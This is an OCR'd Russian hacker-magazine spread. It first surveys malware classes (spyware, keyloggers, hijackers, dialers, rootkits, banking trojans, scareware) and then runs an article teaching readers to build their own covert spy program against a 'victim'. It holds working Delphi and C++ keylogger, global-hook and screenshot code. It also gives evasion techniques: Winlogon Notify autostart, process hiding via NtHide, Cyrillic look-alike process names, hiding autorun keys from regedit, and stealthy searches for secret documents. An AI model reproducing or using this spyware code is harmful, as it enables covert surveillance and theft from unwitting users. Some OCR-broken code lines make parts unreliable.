
SpyWare - это шпионская программа. Ее главная цель - собирать данные о пользователе и передавать их своему создателю. Разница между AdWare и SpyWare (а часто и между Spyware и трояном) весьма условна. Многие производители AV-продуктов не заморачиваются и не выделяют отдельный класс Spyware. Например, в классификации "Лаборатории Касперского" есть лишь AdWare и трояны. SpyWare отличаются от троянов тем, что собираемая ими информация не является критической, то есть SpyWare-программы не передают пароли или номера кредитных карт - это "привилегия" троянов. Главной задачей SpyWare является повышение эффективности маркетинга: собирая данные о пользователе, можно подобрать контекстную рекламу для него или набрать статистику для решения разных маркетинговых задач.

Поговорим подробнее о типовом SpyWare на примере 180Solutions. Его инсталлятор запускается в скрытном виде (без видимых для пользователя окон, хотя процесс не маскируется) и начинает "тайный" обмен с ads.180solutions.com (64.94.137.51) и ping.180solutions.com 64.94.137.57. Повисев некоторое время в памяти, процесс наглеет, и фиксируется массированная закачка информации из интернета, которая идет с 209.164.32.205, 216.74.27.26, 64.94.137.62.

Анализ пакетов показал, что закачиваются исполняемые файлы. Исследование системы после завершения загрузки показывает, что в ключе Run появился еще один параметр с именем elqb, предназначенный для запуска elqb.exe, появившегося в папке Windows. После перезагрузки зараженного ПК он выясняет адрес config.180solutions.com через DNS и начинает обмен с ним (причем напрямую, настройки прокси в IE он игнорирует). Обмен происходит интереснее: по методу POST на сервер передается блок данных приличного размера, содержащий, в частности, параметр с именем "MT", содержащий уникальный номер, присвоенный пораженному компьютеру. Кроме того, шпион передает версию операционки, имя исполняемого файла прописанного по умолчанию браузера и его версию. Ответ на этот запрос еще интереснее, и он представляет собой скрипт, управляющий шпионом. В скрипте описывается, откуда следует качать новые версии (URL, размеры файлов и их цифровые подписи); длинные списки доменов, для которых не нужно "шпионить"; также информация о том, куда нужно внедрять перехватчик:

```
/hooked=IEFrame+MozillaWindowClass+AOL~Frame25+MSN6~Window+CabinetWClass+Internet~Explorer_Frame+ExploreWClass
```

Процесс soap.exe в реальном масштабе времени шпионит за браузером, регистрируя все вводимые URL (со всеми параметрами). Другим интересным наблюдением является появление на диске библиотеки saaphook.dll, которая внедряется в экземпляры GUI-процессов, а по совместительству является BHO для Explorer. Существует множество вариантов этой библиотеки, один из них устанавливает Hook типа 0Ch (WH_CALLWNDPROCRET - перехватчик, который просматривает сообщения, только что обработанные оконной процедурой приложения) для процессов iexplore.exe в памяти (и не только - настройка задается ключом /hooked в скрипте управления). Другой вариант устанавливает Hook типа 0Ah (WH_SHELL).



Keylogger ActualSpy

КЕЙЛОГГЕРЫ

Кейлоггер (он же клавиатурный шпион, клавиатурный снифер, супер) - это утилита для протоколирования нажатия клавиш. Современный кейлоггер не ограничивается банальной регистрацией кодов нажимаемых клавиш. Он, как правило, умеет протоколировать запуск приложений, привязывать ввод данных к активному окну, снимать скриншоты по расписанию, передавать собранную информацию разными методами (как правило, по почте и по FTP). С технической точки зрения, кейлоггер может быть построен по трем базовым принципам:

❶. Установка хука на клавиатуру и мышку. Это самый распространенный метод, и поймать такой кейлоггер проще всего.

❼. Установка драйвера-фильтра. Этот путь сложнее в реализации, но и менее заметен. Пример такого драйвера можно найти на www.wasm.ru.

❽. Циклический опрос клавиатуры с большой скоростью.

Конечно, можно придумать и другие методы слежения за клавиатурой, но подавляющее большинство кейлоггеров работают именно по указанным методикам. Вред от кейлоггера очевиден, и самое неприятное в том, что многие антивирусы не детектируют кейлоггеры. Тот же AVP если и видит кейлоггер, то только с расширенной базой (сложный вопрос: последний AVP предлагает мне снести даже MIRC, как потенциально опасную программу :) – прим. Лозовского).

В интернете существует великое множество готовых кейлоггеров. В качестве примера можно взять ActualSpy.

Этот кейлоггер умеет шпионить за клавиатурой, буфером обмена, принтерами, делать скриншоты, следить за хождениями пользователя в интернет и т.п. Все это пишется в зашифрованные логи, по которым могут строиться отчеты. Естественно, он умеет посылать логи различными способами. Как пример простого кейлоггера можно взять Family Keylogger, который гораздо примитивнее и по функциям, и по интерфейсу.

Я описал лишь два примера, и конечно же, кейлоггеров существует великое множество. Сам по себе кейлоггер прост до безобразия. Вот пример кейлоггера, работающего по методу опроса клавиатуры:

```
procedure
TfrmMain.tmKeyStateCheckTimerTimer(Send
er: TObject);
var
 i, res : integer;
 S : string;
begin
 S := '';
 // Цикл опроса состояния клавиш
 for i := 0 to 255 do begin
 // Запрос состояния клавиши i
 Res := GetAsyncKeyState(i);
 if Res <> 0 then
 if MapVirtualKey(i, 2) > 0 then
 S := S + char(MapVirtualKey(i, 2))
 else S := S+'['+inttostr(i)+']';
 end;
 if length(s) = 0 then exit;
 Memo1.Lines.Add('Нажаты клавиши
'''+S+''');
end;
```

Событие tmKeyStateCheckTimerTimer должно вызываться таймером, задержка - 10-30 мс. Такие кейлоггеры применяются редко, так как несомненный лидер по распространенности - банальный Hook:

```
library Key;
uses
 WinTypes,
 WinProcs,
 Messages;

const
 KeyEvent = WM_USER + 1;

type
 TUnhookWindowsHookEx = function (hhk:
HHOOK): BOOL; stdcall;
 TCallNextHookEx = function (hhk: HHOOK;
nCode: Integer; wParam: WPARAM; lParam:
LPARAM): LRESULT; stdcall;
```

»

Family Keylogger

ССЫЛКИ

- **www.actualspy.ru** - домашняя страничка коммерческого кейлогера Actual Spy.
- **www.uinc.ru/articles/zametki/001.shtml** - статья "Кейлоггер? Это просто!" с исходниками на C.
- **http://mp3.fidel.ru/main/smnews_r_324.html** - заметка об аппаратном кейлоггере.
- **www.rootkit.com/** - сайт, посвященный технологиям руткитов, API-шпионов, кейлоггеров и прочим интересным вещам.

```
 TSetWindowsHookEx = function (idHook:
Integer; lpfn: TFNHookProc; hmod: HINST;
dwThreadId: DWORD): HHOOK; stdcall;

var
 HookHandle: hHook;
 hLib : THandle;
 UnhookWindowsHookEx :
TUnhookWindowsHookEx;
 CallNextHookEx : TCallNextHookEx;
 SetWindowsHookEx : TSetWindowsHookEx;

function KeyHook(Code: integer; WParam:
word; LParam: Longint): Longint;
var
 wnd: hWnd;
begin
 if Code >= 0 then begin
 wnd := FindWindow('TKeyForm', nil);
 SendMessage(wnd, KeyEvent, wParam,
lParam);
 Result := 0;
 end else
 Result := CallNextHookEx(HookHandle, code,
WParam, LParam);
end;

procedure SetKeyHook;
begin
 hLib := LoadLibrary('user32.dll');
 @UnhookWindowsHookEx :=
GetProcAddress(hLib,
'UnhookWindowsHookEx');
 @CallNextHookEx := GetProcAddress(hLib,
'CallNextHookEx');
 @SetWindowsHookEx :=
GetProcAddress(hLib,
'SetWindowsHookExA');
 HookHandle := SetWindowsHookEx(WH_KEY-
BOARD, @KeyHook, HInstance, 0);
end;

procedure DelKeyHook;
begin
 if HookHandle <> 0 then
 UnhookWindowsHookEx(HookHandle);
end;

exports
 SetKeyHook index 1,
 DelKeyHook index 2;

begin
end.
```

DLL, скомпилированная по данному исходнику, экспортирует две функции: SetKeyHook для установки хука и DelKeyHook для его снятия. Работа самого перехватчика предельно проста, так как все клавиатурные события передаются окну с именем 'TKeyForm' для анализа и регистрации.

Многие кейлоггеры умеют не только записывать нажатия клавиш, но и делать скриншоты экрана с заданной периодичностью (или по заданному событию) и шпионить за содержимым буфера обмена, что реализуется очень просто. Для примера - простейший код, делающий снимки экрана через некоторые промежутки времени:

```
procedure TForm1.Timer1Timer(Sender:
TObject);
var
 Image : TImage;
 ScreenDC : HDC;
begin
 Image := TImage.Create(nil);
 // Получаем размеры экрана
 Image.Width := Screen.Width;
 Image.Height := Screen.Height;
 // Получаем контекст экрана
 ScreenDC := GetDC(0);
 BitBlt(Image.Canvas.Handle, 0, 0,
Image.Width, Image.Height,
 ScreenDC, 0, 0, SRCCOPY);
 ReleaseDC(0, ScreenDC);

Image.Picture.SaveToFile('scr_'+FormatDate
Time('yyyymmddhhnnss', Now)+'.bmp');
 Image.Free;
end;
```

Данный код должен вызываться по таймеру с некоторым интервалом.

HIJACKER

Буквальный перевод этого термина звучит как "налетчик", "грабитель". Типовой задачей программ класса Hijacker является перенастройка параметров браузера, электронной почты или других приложений без разрешения и ведома пользователя. В зарубежных источниках мне встречалось определение Hijacker как "утилиты, которая изменяет настройки браузера без ведома пользователя".

Чаще всего Hijacker применяется для изменения:

❶. Стартовой страницы браузера (стартовая страница заменяется на адреса сайта создателей Hijacker);

❷. Настройки системы поиска браузера (эти настройки хранятся в реестре; в результате этого изменения при нажатии кнопки "Поиск" открывается адрес, установленный программой Hijacker);

❸. Уровней и настроек безопасности браузера;

❹. Реакции браузера на ошибки (мне встречался Hijacker, который заменял стандартные странички IE, описывающие ошибки типа 404, на собственные);

❺. Модификации списка адресов ("Избранное") браузера.

В чистом виде Hijacker встречается сравнительно редко, так как чаще всего по выполняемым действиям программу можно отнести к AdWare/Spyware или троянам. Собственно, Hijcker преследует те же цели, что и AdWare, - реклама и повышение рейтинга того или иного сайта. Типовым примером Hijacker может служить Trojan.Win32.StartPage.ui, имеющий несжатый размер около 4 Кб, который прописывает один из заданных в его теле URL в параметр Start Page ключа Software\Microsoft\Internet Explorer\Main, а также умеет прописываться в автозапуск в ключе Software\Microsoft\Windows\CurrentVersion\Run реестра.

DIALER

Dialer (или порнозвонилка - ненаучно, зато по существу) - это программа, предназначенная для дозвона на некий платный сервис (поэтому и страшна она для старых старичков, все еще выходящих в интернет по модему :)). По принципу работы можно выделить несколько разновидностей Dialer:

❶. Автономные звонилки – программы, предназначенные для дозвона.

❷. Добавляющие соединения удаленного доступа. Звонить не умеют, вместо этого создают одно (или несколько) соединений удаленного доступа.

❸. Модифицирующие соединение удаленного доступа (порнозвонилки самой зловредной разновидности, так как они модифицируют существующие соединения, записывая туда новые телефонные номера).

Кроме порнозвонилок, можно выделить еще один класс программ, я называю их "порноскопами". Эти программы предназначены для соединения с неким закрытым сайтом, могут иметь встроенный прокси-сервер и прочие навороты. Как правило, такую программу тоже относят к категории Dialer или выделяют в отдельный класс PornDownloader.

ROOTKIT

RootKit - это программа, которая внедряется в систему и производит перехват API-функций или модификацию их машинного кода. В результате RootKit может влиять на поведение системы, в частности, маскировать файлы на диске, процессы, ключи реестра. Кроме того, RootKit является API-шпионом, то есть он может отслеживать вызовы перехваченных им функций и протоколировать их.

RootKit можно разделить на две большие категории: UserMode и KernelMode.

Самым известным представителем UserMode является HackerDefender,

Многие кейлоггеры умеют не только записывать нажатия клавиш, но и делать скриншоты экрана с заданной периодичностью и шпионить за содержимым буфера обмена.

выполненный в виде самостоятельного продукта, который может конфигурироваться пользователем при помощи ini-файла. Принцип работы HackerDefender основан на перехвате ряда API-функций путем подмены первых пяти байт машинного кода функции на JMP, указывающей на его функцию-перехватчик. Данная методика не совсем корректна, так как для вызова перехваченной функции ему приходится восстанавливать ее машинный код, производить вызов и заново записывать в начало функции JMP. Тем не менее, метод вполне рабочий, исходники HackerDefender открыты, и это привело к появлению множества его "клонов".

Из KernelMode RootKit наиболее знаменит BackDoor.Haxdoor. Он устанавливает несколько драйверов, перехватывает ряд функций в KiST, что позволяет ему достаточно эффективно маскироваться от обнаружения пользователем.

Практика показывает, что разработчики вредоносных программ (вирусов, троянских программ, шпионского ПО) все чаще начинают использовать RootKit-технологии, что существенно затрудняет обнаружение и удаление созданных ими вредоносных программ. По статистике, AdWare/SpyWare чаще всего применяют методики перехвата функций в режиме пользователя.

TROJAN-SPY


Как показывает их название, это шпионы в чистом виде. Приставка Trojan сигнализирует об их однозначной вредоносности. К этой категории принято относить наиболее опасные разновидности кейлоггеров, а также всевозможные троянские программы для шпионажа за пользователем. Самый типичный пример - TrojanSpy.Win32.Banker. Программы данного семейства нацелены на воровство номеров кредитных карт. Некоторые подобные звери применяют изощренные методы внедрения в системы и обходят многие Firewall'ы. Рассмотрим типовой пример такого "зверя" на примере Banker, который устанавливает драйвер iesprt.sys размером всего 16 Кб, однако вот результат:

```
1.1 Поиск перехватчиков API, работающих в UserMode
Функция ntdll.dll:LdrLoadDll (70) перехвачена, метод APICodeHijack.JmpTo
Функция wininet.dll:HttpSendRequestA (207) перехвачена, метод APICodeHijack.JmpTo
1.2 Поиск перехватчиков API, работающих в KernelMode
Функция ZwCreateProcess (2F) перехвачена (805B3543->F9E57219), перехватчик C:\WINDOWS\system32\iesprt.sys
Функция ZwCreateProcessEx (30) перехвачена (805885D3->F9E57280), перехватчик C:\WINDOWS\system32\iesprt.sys
Проверено функций: 284, перехвачено: 2, восстановлено: 0.
```

Логика работы "зверя" такова: драйвер перехватывает ZwCreateProcess, что позволяет ему отследить запуск процессов; в запускаемые процессы он внедряет свой перехватчик UserMode, перехватывая LdrLoadDll. Последнее позволяет ему отловить загрузку библиотек и в момент загрузки wininet.dll перехватить HttpSendRequestA (метод перехвата типовой - подмена первых пяти байт функции на JMP). Дальше все просто. Перехват этой функции предоставляет троянy контроль над работой приложения с интернетом (конечно, при условии что она работает через указанную функцию wininet.dll, но для Internet Explorer это справедливо).

HOAX

Данная категория программ появилась сравнительно недавно. В буквальном переводе Hoax - это "обман, ложь, мистификация". Соответственно, непосредственная задача Hoax-программы - обман пользователя. К примеру, известен Hoax.Win32.Renos, который подменяет обои на рабочем столе (при этом блокируя меню их восстановления) и загружает на компьютер "супер-антиспайвер" SpywareNo, который тут же бодро кричит о том, что на ПК обнаружено штук 15 троянов и шпионов (куча кейлоггеров, троянов, флудеров, шпионов - список длинный). Для лечения нужен ключ, но на три дня дают пробный, при его получении совершается чудо: все "шпионы" немедленно "исцеляются", и рабочий стол приводится в порядок, так что результат "печения" налицо. Далее за продолжение защиты программа скромно просит всего 38 евро в год :). Этот монстр - один из наиболее находчивых Hoax, так как более простые, типа Hoax.AvGold, просто прописываются в автозапуск и периодически пугают пользователя из всплывающих окон или трея тем, что их "компьютер заражен вредоносной программой и для ее лечения нужно купить супер-пуперантивирус AvGold" (собственно, отсюда и название этого "зверя").



Рабочий стол системы после Hoax.AvGold

"Суперантивирус" AvGold

Tony (porco@argentina.com)

ВИРТУАЛЬНЫЙ ШПИОН

СОЗДАНИЕ ЭЛЕКТРОННОГО ШТИРЛИЦА


Эта статья поможет тебе в создании собственной программы-шпиона. Здесь ты не найдешь готовых ответов на все вопросы, но получишь список действенных рецептов и тропинок для труднодоступных мест, по которым тебе необходимо прошагать, чтобы найти свой Грааль.

SYNOPSIS

Когда я начинал работать над этой статьей, мне казалось, что я создам универсальный инструмент, и, слегка модифицировав его, любой сможет получить действенный способ добычи данных с отдельно взятого пользователя. Время, проведенное за пристальным изучением материала и написанием кода, убило все мои амбиции. Конечно, не из-за сложности задачи или отсутствия документации, а из-за разнообразия программного обеспечения, используемого пользователями, различных подходов к безопасности рабочего места, стандартов хранения и передачи данных. Я не стал создавать очередного агента 007, но изложил несколько примеров, которые иллюстрируют все описанные в статье приемы и трюки.

3RD PARTY

Человеку, всерьез желающему вести слежку за определенным компьютерным существом, скорее всего, не подойдут существующие (в паблике ;)) шпионы из-за их недостаточной функциональности, заметности их работы, невозможности установить программу удаленно и т.д. Неудивительно. Ведение слежки – это, в первую очередь, творческий процесс, который зависит от подготовленности жертвы, доступности ее рабочего места, воображения следящего и наличия/отсутствия паранойи у системного администратора. Любая сколь угодно совершенная программа не в состоянии предоставить тебе всех нужных данных. Однако в некоторых случаях имеет смысл использовать удобный и готовый к употреблению инструментарий. Типичный пример – информация о посещенных web-сайтах. Если жертва пользуется ишачком, то эта информация сохраняется в каталоге Documents and Settings\User\Local Settings\History\History.IE5. Незачем вводить парсер этих данных в свой шпион, если можно сжать и переслать их для анализа в свой почтовый ящик. Далее можно взять программу Red Cliff Web Historian для анализа истории путешествий ишака, которая вытащит все имена и явки скачиваемых файлов плюс сохранит их в формате таблицы Excel. Итак, мораль: необходимо использовать существующий код и инструменты максимально.



Простейший анализатор истории web-серфинга

УПРОЩЕНИЕ ЗАДАЧИ

Перед началом слежки раскопай максимум информации о программном обеспечении, установленном на компьютере жертвы. Возможно, для этого потребуется дополнительный шпион или сканер, например Shadow Security Scaner. Для упрощения материала будем считать, что у нашего клиента стоит одна из NT-операционок, пусть Windows XP SP2. Также будем считать, что ты уже проник в эту систему и можешь делать с ней все, что тебе заблагорассудится. Первое


ЛИСТИНГ № 1. ПОИСК ПРОЦЕССА ПО ИМЕНИ

```
#include <string>
#include <TlHelp32.h>

//pName - имя искомого процесса
//Возвращает true, если такой процесс запущен, и false в противном случае
bool IsProcessRunning( char * pName )
{
        strlwr( pName );
        HANDLE snapshot = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );
        PROCESSENTRY32 pe;
        char pExeName[256];
        for( BOOL r=Process32First(snapshot, &pe); r; r=Process32Next(snapshot, &pe) )
        {
                strcpy(pExeName, pe.szExeFile);
                strlwr(pExeName);
                if( std::string(pName)==pExeName )
                {
                        CloseHandle(snapshot);
                        return true;
                }
        }
        CloseHandle(snapshot);
        return false;
}
```

из важнейших качеств твоего шпиона - умение запускаться незаметно для пользователя.

СКРЫТЫЙ ЗАПУСК

Эта тема давно изъезжена вдоль и поперек, поэтому пробегусь по ней в конспективной форме. Запускать шпион стандартным образом из "Автозапуска" или штатного Run'а в реестре - плохая идея. Даже слегка подкованный пользователь быстро раскроет твой замысел с помощью простого StartUp-менеджера. Мне больше всего нравится способ загрузки стандартным системным процессом твоей DLL, так как в этом случае ты убиваешь сразу двух зайцев: невидимость твоей программы и автозагрузку. Невидимость достигается за счет того, что шпион подгружается в адресное пространство родителя и создает в его процессе свой поток (thread). Типичный пример - это системный процесс Winlogon. Дело в том, что существует возможность написать свой плагин (DLL) к этому процессу и зарегистрировать плагин в реестре. В момент своей инициализации Winlogon загружает все плагины, перечисленные в подключах "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify", и вызывает зарегистрированные обработчики системных событий, такие как авторизация пользователя, запуск оболочки, завершение работы и т.д.




Слишком банальный автозапуск


Техника создания подобной DLL для автозагрузки твоего шпиона, между прочим, подробно описана в MSDN. Thanks fellows :). Именно эта техника используется в примере SpyBase, который ты можешь найти на нашем диске. Впрочем, это не единственный способ автозапуска. Стандартную программу, запускаемую при входе в систему, можно подменить на свой шпион, а из шпиона запускать замененную программу (лучше переименовать ее, добавив вместо латинского символа такой же, но кириллический, чтобы пользователь не увидел изменений в списке задач).

ИГРА В ПРЯТКИ

У нас есть плацдарм для работы шпиона, теперь необходимо сделать »



SpyBase - это наше расширение недостаточной функциональности Winlogon



А вот как должен выглядеть экспорт символов из GINA-плагинов

ЛИСТИНГ № 2. ИГРА В ПРЯТКИ

```
//Прототип функции HideProcess из NtHide
typedef BOOL (CALLBACK* tNTHIDE)( HWND hwnd );
tNTHIDE ntHide;

//Создаем окно без стиля WS_VISIBLE
gHWnd = CreateWindowEx (0, "Spy", "Spy", WS_POPUP | WS_THICKFRAME, 0, 0, 100, 100, NULL, NULL, hInstance, 0);

//Динамически подгружаем библиотеку NtHide
HMODULE module = LoadLibrary("nthide.dll");
ntHide = (tNTHIDE)GetProcAddress( module, "HideProcess" );
//Прячем процесс
ntHide( gHWnd );

//Устанавливаем хук
InstallHook( gHWnd, WM_HOOKED_CHAR );

// Цикл сообщений
while (GetMessage(&msg, NULL, 0, 0))
{
        HWND currentHWnd;
        currentHWnd = GetForegroundWindow();
        if( currentHWnd!=gActiveWnd )
        {
                gActiveWnd = currentHWnd;
                FILE * file = fopen("keyboard.log","a");
                char str[256];
                GetWindowText( gActiveWnd, str, 256 );
                fprintf( file, "\n[%s]\n", str );
                fclose(file);
        }
        DispatchMessage(&msg);
}

//Убираем хук
UninstallHook();
```

ЛИСТИНГ № 3. ПОСТАНОВКА ХУКОВ

```
//Устанавливает хук
//hWnd - дескриптор окна управляющего приложения
//InterceptMsg - сообщение, которое будет посылаться управляющему окну по приходу перехватываемого сообщения
bool InstallHook (HWND hWnd, UINT InterceptMsg)
{
        if (hWnd == NULL)
                return false;

        //Запоминаем дескриптор окна управляющего приложения
        gParentWnd = hWnd;
        gInterceptMessage = InterceptMsg;

        //Устанавливаем хук
        gMsgHook= SetWindowsHookEx( WH_GETMESSAGE, KeyboardMsgProc, gInstance, 0 );

        //Если не удалось установить хук, то возвращаем ошибку
        if (gMsgHook == NULL)
                return false;

        return true;
};

//Убирает ранее установленный хук
bool UninstallHook()
{
        //Удаляем хук
        UnhookWindowsHookEx (gMsgHook);
        gMsgHook = 0;
        return true;
};
```

так, чтобы его никто не заметил. Разберемся с записями в реестре, которые позволяют запустить программу. Представь себе, что пользователь решил проверить, что запускается при его входе в систему, и ненароком набрел на этот ключ. Либо на него напоролась какая-нибудь параноидальная программа с эвристическим поиском инфекций. Самое простое, что можно сделать, чтобы предотвратить провал шпиона, - это удалять все данные о запуске из реестра при старте программы и восстанавливать их при завершении так, например, как это сделано в примере. Однако возможен неприятный сюрприз в виде сообщения "Программа выполнила недопустимую операцию и будет закрыта" или банального reset. В этом случае код, записывающий данные в реестр, может быть просто не выполнен, и шпион больше не запустится никогда.

Более сложный метод - следить за запущенными программами и в случае появления regedit'а удалить ключ для автозапуска, который восстанавливается уже после завершения работы редактора реестра. Реализация функции, которая возвращает нам логический результат проверки (запущен тот или иной процесс), показана на листинге "Поиск процесса по имени".

Этот метод все равно не спасет нас от параноидального сканера. Необходимо более кардинальное решение, и оно, естественно, есть. Суть этой техники заключается в перехвате вызовов системных функций, которые позволяют итерироваться и получать информацию: о файлах, хранящихся в файловой системе, запущенных процессах, сервисах, ключах реестра, открытых портах и объектах ядра. Например, для сокрытия процесса от диспетчера задач мы должны перехватить вызов метода NtQuerySystemInformation (он используется диспетчером задач при получении информации о запущенных потоках), вызвать оригинальный метод и изменить его выходную информацию таким образом, чтобы был проигнорирован наш процесс. Для более подробной информации - ссылки, указанные на WWW-врезках. В программе SpyHookApp, прилагаемой к статье, используется готовая DLL NtHide, которая прячет твой процесс от пользователя (взять ее можно тут: http://dissolution.nm.ru/pr/nthide_dll.htm). Единственный минус программы заключается в том, что метод, который она экспортирует, принимает в качестве параметра дескриптор окна HWND. Мне пришлось немного извратиться, создав скрытое окно (без флажка Visible), после чего я получил желаемый HWND и благополучно скормил его NtHide (см. листинг "Игра в прятки").

ХУК СПРАВА, ХУК СЛЕВА


После того, как мы с тобой запустили шпиона и спрятали его от посторонних глаз, пришло время решать задачи с его помощью. Запротоколировать нажатия кнопок клавиатуры, с одной стороны, проще пареной репы, а с другой - не так тривиально. Простота заключается в малом количестве строк кода, а сложность - в содержимом этих строк. Для решения подобных задач используют хуки - механизмы перехвата системных сообщений Windows. Функция SetWindowsHookEx() позволяет установить свой обработчик сообщений, посылаемых окнам (фильтрующую функцию); посылаемое сообщение можно обработать, передав его получателю, либо модифицировать или проигнорировать. Функция UnhookWindowsHookEx() убирает установленный хук. Есть небольшая разница в использовании локальных хуков (отлавливаются сообщения в своем процессе) и глобальных хуков (отлавливаются все системные сообщения). Поскольку нас интересуют сообщения от клавиатуры, которые могут посылаться любому приложению, наш случай - это случай глобального хука. Фильтрующая функция гло-

ЛИСТИНГ № 4. ПОИСК ФАЙЛОВ

```
HANDLE searchContext;
WIN32_FIND_DATA findData;
searchContext = FindFirstFile( "C:\\Мои документы\\*Секрет*.doc", &findData);
while( FindNextFile( searchContext, &findData ) )
{
        //В переменой findData.cFileName мы имеем полное имя и путь искомого файла
        //Ставим задержку, чтобы пользователь не заметил активного "шуршания" диска
        Sleep(1);
}
FindClose( searchContext );
```

ПОЛЕЗНЫЕ ИНСТРУМЕНТЫ

- www.safety-lab.ru
- www.securitylab.ru/analytics/216398.php
- www.zlib.net
- www.rsdn.ru/Forum/Message.aspx?mid=696284&only=1



